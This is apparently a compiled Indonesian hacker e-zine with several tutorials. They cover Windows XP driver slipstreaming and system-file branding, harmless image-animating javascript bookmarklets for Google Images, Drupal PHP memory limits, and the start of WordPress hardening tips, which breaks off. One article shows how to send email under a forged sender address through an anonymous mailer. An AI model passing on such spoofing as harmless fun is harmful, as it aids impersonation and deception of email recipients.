

Setelah itu kita inputkan driver untuk hardware, download di **driverpacks.net**. setelah itu run **DPsBASE.1006** tool untuk menginject driver yang di perlukan (Chipset, VGA, LAN, dll)





Extract **DPsBASE.1006** setelah itu copy semua driver yang sudah di download di **DriverPacks.net** ke folder diverpack







Next dan biarkan setingan default sampai selesai setelah itu klik “SlipStream”

```
<SEL> Selected module: mod_slip_wxp_x86-32_disc_m2.
<PREP> Removed all attributes from \I386.
<PREP> No previous DriverPacks installation found, Prep stage will be skipped
<SLIP> QuickStream Cache available for DriverPack MassStorage text mode drivers!
<SLIP> I:\Tool's\driver hardware\DPs_BASE_1006\QSC\wnt5_x86-32_uni_DP_MassStorage_...
<SLIP> Processing Mass Storage files now. This may take a minute.
<SLIP> The Driver I:\win.xp.sp3\I386\DPTI20 could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\adpu160m could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\symc8xx could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\symc810 could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\sym_hi could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\perc2 could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\mraid35x could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\dac2w2k could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\dac960nt could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\ultra could not be backed up
<SLIP> The Driver I:\win.xp.sp3\I386\ql12160 could not be backed up
<SLIP> Slipstreamed DP MassStorage text mode drivers using QuickStream Cache.
<SLIP> txtsetup.sif Backed-up Successfully
<SLIP> dosnet.inf Backed-up Successfully
```

Cancel

Tunggu sampai selesai dan driver hardware telah selesai di input, anda tidak udah repot – menginstal driver lagi

**Nama – nama file yang perlu di edit adalah**

**Semua file ada di folder “I386 “**

- explorer.ex\_ (tampilan Start menu and taskbar settings "dialog" dan start button)
- logonui.ex\_ ( tampilan login/off screens "backgrounds/logo/text")
- msgina.dl\_ (tampilan "about windows" )
- ntkrnlpa.ex\_ (Bootscreen Images)
- ntoskrnl.ex\_ (Bootscreen Images)
- shell32.dl\_ (tampilan Icons, dialog images/text, like the wallpaper and screensaver dialog)
- sysdm.cp\_ (tampilan "System Properties)
- taskmgr.ex\_ (tampilan "task manager" dialog/text/image)
- themeui.dl\_ (tampilan Icons, dialog images/text, like the wallpaper and screensaver dialog)
- winbrand.dl\_ (tampilan "about windows" image)
- xpsp2res.dl\_ (tampilan Icons, dialog images/text dialog)





Pindah kan semua file dalah satu folder lain, setelah itu extract semua file.

explorer.exe  
logonui.exe  
msgina.dll  
ntkrnlpa.exe  
ntoskrnl.exe  
shell32.dll  
sysdm.cpl  
taskmgr.exe  
themeui.dll  
winbrand.dll  
WINNTBBU.DLL  
xpsp2res.dll

Sampai di sini dulu, sebetulnya ne tutor masih panjang. Kalo bisa nanti saya sambung di edisi berikutnya untuk editing filenya.

Selamat mencoba ☺

**Thank's for :**

Allah SWT

My family

Cyberwarez., yogyafree, codenesia, and all computer underground forum

**Penulis : Black\_Khonel**

Kategori : All of Komputer

Website : -

Email : [anjinx312@yahoo.com](mailto:anjinx312@yahoo.com)



# Inject Javascript di Google Image

By: hakz

Sebelumnya saya berterima kasih kepada teman-teman saya yang sudah mengerjai saya dengan javascript, ada yang browser bergoyang-goyang, senam jari, sampai yang bikin browserku menjadi crash.. ☹ tapi tak apa namanya juga belajar. Oke kali ini saya artikel saya tidak jauh dari javascript dan karena memang javascript hehehe.. 😊 tapi kali ini javascript yang tidak berbahaya. Ini hanya sekedar pengetahuan saja kalau google juga bisa di inject loh.. 😊

Oke langsung saja ya..


- 1) Buka <http://google.com>
- 2) Klik image
- 3) Masukkan keywords sesuai yang kalian inginkan (bebas)



Sebagai contoh saya akan memasukkan keywords “codenesia” setelah itu klik search 😊

Asal jangan masukan keywords yang aneh-aneh alias xxx yah.. kita kan mau belajar bukan mau cari gambar aneh-aneh.. hehehe.. 😊


Oke langsung saja search.



Oke hasilnya keluar, sekarang saatnya inject google image ☺

Langkah berikutnya adalah menghapus urlnya..





Setelah itu masukkan javascript di bawah ini :

#### Code 1 :

```
javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200;
DI=document.getElementsByTagName("img"); window.alert("press ok to view :) \nby hakz");
DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute';
DIS.left=(Math.tan(R*x1+i*x2+x3)*x4+x5)+"px";
DIS.top=(Math.tan(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',5); void(0);
```

hasilnya adalah pesan "press ok to view ☺" hehehe..






## Code 2 :

```
javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200;
DI=document.getElementsByTagName("img"); window.alert("press ok to view :)\nby hakz");
DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute';
DIS.left=(Math.sin(R*x1+i*x2+x3)*x4+x5)+"px";
DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',50); void(0);
```

hasilnya gambarnya muter-muter :




## Code 3 :

```
javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200;
DI=document.getElementsByTagName("img");window.alert("press ok to view :)\nby hakz");
DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute';
DIS.left=(Math.sin(R*1+i*x2+x3)*x1+x2)+"px";
DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',50); void(0);
```

hasilnya gambarnya memutar di bawah pojok kiri :





Cukup sekian saja ya artikel dari saya, silahkan dikembangkan sendiri javascriptnya ☺. Just for fun and share our knowledge. Semoga bermanfaat dan maaf bila ada yang tidak berkenan. Sekian dan terimakasih.

**Thanks to :**

-All people who know me ☺

- Codenesia | indonesianhacker | tecon-crew | devilzc0de | The Target | wannabehackerteam

**By : hakz**

<http://hakzsite.us>

## 4 Cara Menambah PHP Memory Limit di Drupal

By: ajrnea

Drupal dikenal lebih flexibel, namun karena flexibel tersebut membutuhkan memory yang lumayan lebih besar. Untuk beberapa eksekusi dalam drupal memang sangat berat, seperti saat membuka halaman module. Saat drupal kurang besar memory yang digunakan, akan terjadi time out ataupun "Silent WSODs (White Screen of Death)" ditandai dengan keluarnya halaman putih kosong pada website. Untuk mengetahui berapa memory yang anda gunakan dalam drupal dapat dilihat di menu Report>Status Report atau melalui url <http://webanda.com/admin/reports/status> , maka akan keluar seperti dibawah ini.

✓ PHP	5.2.11
✓ PHP memory limit	25M
✓ PHP register globals	Disabled

Dalam contoh, website ini menggunakan memory limit sebesar 25MB, memory ini sangat kurang saat anda memiliki website drupal yang kompleks dan menggunakan banyak module. Saya menyarankan untuk menggunakan memory 64MB. Untuk memperbesar PHP memory limit ada berbagai cara, yang saya ketahui ada 4 cara,

1. Jika anda mempunyai server sendiri ataupun localhost anda bisa mengubah setting di file php.ini anda menjadi seperti ini :

**Memory\_limit = 64M**

Untuk mengetahui dimana file php.ini bisa anda lakukan search.

2. Masuk ke directory drupal anda dan masuk ke directory\_web\_anda/sites/default/settings.php dan masukkan baris dibawah ini kedalam file settings.php

**ini\_set('memory\_limit', '64M');**

3. Masuk ke directory drupal anda buka file .htaccess dan masukkan baris dibawah ini

**php\_value memory\_limit 64M**

4. Cara terakhir anda bisa menggunakan module **Drupal tweaks** anda bisa mendownloadnya di [http://drupal.org/project/drupal\\_tweaks](http://drupal.org/project/drupal_tweaks)

Setelah anda ubah setting tersebut maka drupal anda akan berjalan di PHP memory limit 64MB. Dan anda bisa melihatnya di <http://webanda.com/admin/reports/status>


Tapi ingat bagi anda yang memakai shared hosting, kadang trik diatas tidak jalan dikarenakan ada perusahaan hosting yang mendisable setting tersebut. Dan harap tidak menaikkan memory limit melebihi batas kewajaran, karena bisa-bisa anda akan di suspend.

## E-mail Ungkapan Rasa Sayang

By: anharku

Hari ini aku ingin mengungkapkan rasa sayang kepada seorang cewek yang aku sayangi, tapi aku ingin membuat dia penasaran dengan e-mail kirimanku ini karena e-mailnya sedikit aneh hehehehe... buat yang udagh ngerti ga usah baca yagh, ini Cuma artikel iseng2 kok...mengirim e-mail dengan anonymous email.

buka <http://anonymizer.name/>



Klik pada bagian [Anonymous Mail Sender](#) , lalu pada bagian **from** email tulis nama e-mail (terserah kamu misal: [anharku@sayang.mei](mailto:anharku@sayang.mei) ) , Pada bagian **To** tulis alamat e-mail tujuan misalnya [xxxxmei@yahoo.com](mailto:xxxxmei@yahoo.com) , lalu pada bagian Subject atau judul tulis judul e-mail kamu misal aku sayang kamu, lalu isi e-mail kamu misal sama aja lagh dengan judulnya yaitu “aku sayang kamu”. Kalo sudah isi capcha nya lalu tekan **SEND**.

from:

to:

subject:


message:

attachment (max size 50kb):




Setelah e-mail berhasil dikirim maka akan keluar pesan E-mail sent to [xxxxmei@yahoo.com](mailto:xxxxmei@yahoo.com)

Setelah itu saya minta cewek pujaanku untuk membuka e-mailnya.., dan ternyata saat dia membuka e-mailnya menemukan e-mail kirimanku:



Ciee.... prikitiuw,,, terkirim e-mailku yg isinya:



Saat melihat e-mail itu dia tersipu malu dan penasaran bertanya, mas kok bisa sih nama e-mail pengirimnya [anharku@sayang.mei](mailto:anharku@sayang.mei) ???? aku ga jawab biar aja si do'i penasaran :p

Dagh ya cukup segitu aja tutorialnya.. ingat teknik ini jangan di gunakan untuk **E-MAIL TEROR** atau **E-MAIL yang isinya Cuma nyampah doang...** kalau kamu melakukannya kamu adalah **PENGECUT** yang bersembunyi di balik KOMPUTER :P

Thanks to: **Reynold Erwandi**

Special thanks to: **meicayang , aku sayang kamu :-\***

By: **anharku**

<http://anharku.us>

# TIPS DAN TRIKS KEAMANAN CMS WORDPRESS

---

By: otong

Sedikit tips dan trik bagi anda yang memiliki atau ingin membuat blog dari CMS Wordpress yang disediakan free di <http://www.wordpress.org/> . Tips dan Trik ini mungkin hanya untuk lebih memperketat keamanan blog yang menggunakan wordpress cms agar lebih peka terhadap kegiatan hack yang sering dilakukan oleh para hacker.

Banyak cara yang memang harus dilakukan dalam membuat sebuah blog dengan menggunakan CMS Wordpress, mulai dari keamanan webhost (server) dimana kita menempatkan CMS tersebut, sampai keamanan pada CMS itu sendiri. Untuk keamanan webhost mungkin kita tidak bisa ikut campur dalam proses pengamanan, karena itu merupakan kewajiban privasi dari pemilik server (admin server). Jadi untuk hal tersebut, kita harus pintar-pintar memilih webhost mana yang memang benar-benar menawarkan fasilitas keamanan yang terjamin dan pastinya bertanggung jawab atas semua keadaan yang ada.

Kalo untuk keamanan dari CMS nya, itu merupakan tugas kita, dan disini akan kita bahas sampai tuntas tentang bagaimana cara mengamankan CMS wordpress untuk blog kita.


Baiklah, kita mulai saja, dan berikut daftar dari apa yang akan kita lakukan dalam proses pengamanan blog wordpress kita :

1. Patch error dan protek direktori tanpa index
2. Merubah wp-config.php
3. Merubah wp-login.php
4. Tips sebelum menggunakan Themes Wordpress dan plugins wordpress

Sebelum memulai dan mengungkap panjang lebar, alangkah baiknya saya memohon maaf kepada team Wordpress atas apa yang saya lakukan, disini saya bukan bermaksud untuk membajak atau melanggar hak cipta dari apa yang telah dibuat oleh team wordpress, semua ini merupakan sebuah langkah pembelajaran pengamanan diri dari apa yang sering saya temukan di dalam dunia maya. Dan tips dan trik ini merupakan hasil dari apa yang saya pelajari selama beberapa bulan ini terhadap kejadian-kejadian yang sering menimpa blog yang memakai cms wordpress.

## 1. PATCH ERROR DAN PROTEK DIREKTORI TANPA INDEX

Memang tidak ada yang sempurna didunia ini, sehebat apapun manusia, pasti memiliki sebuah kesalahan walaupun itu kesalahan kecil. Tapi dari kesalahan kecil itu akan menimbulkan masalah besar jika ada orang yang pintar untuk memanfaatkan celah itu. Disini saya akan membahas beberapa file php yang error yang terdapat pada cms wordpress. Untuk saat ini saya memakai wordpress versi 3.0 sebagai bahan praktek. Didalam wordpress versi 3.0 masih terdapat banyak file php yang menampilkan fatal error jika file tersebut di akses langsung. Berikut contoh tampilan error pada file php yang ada :



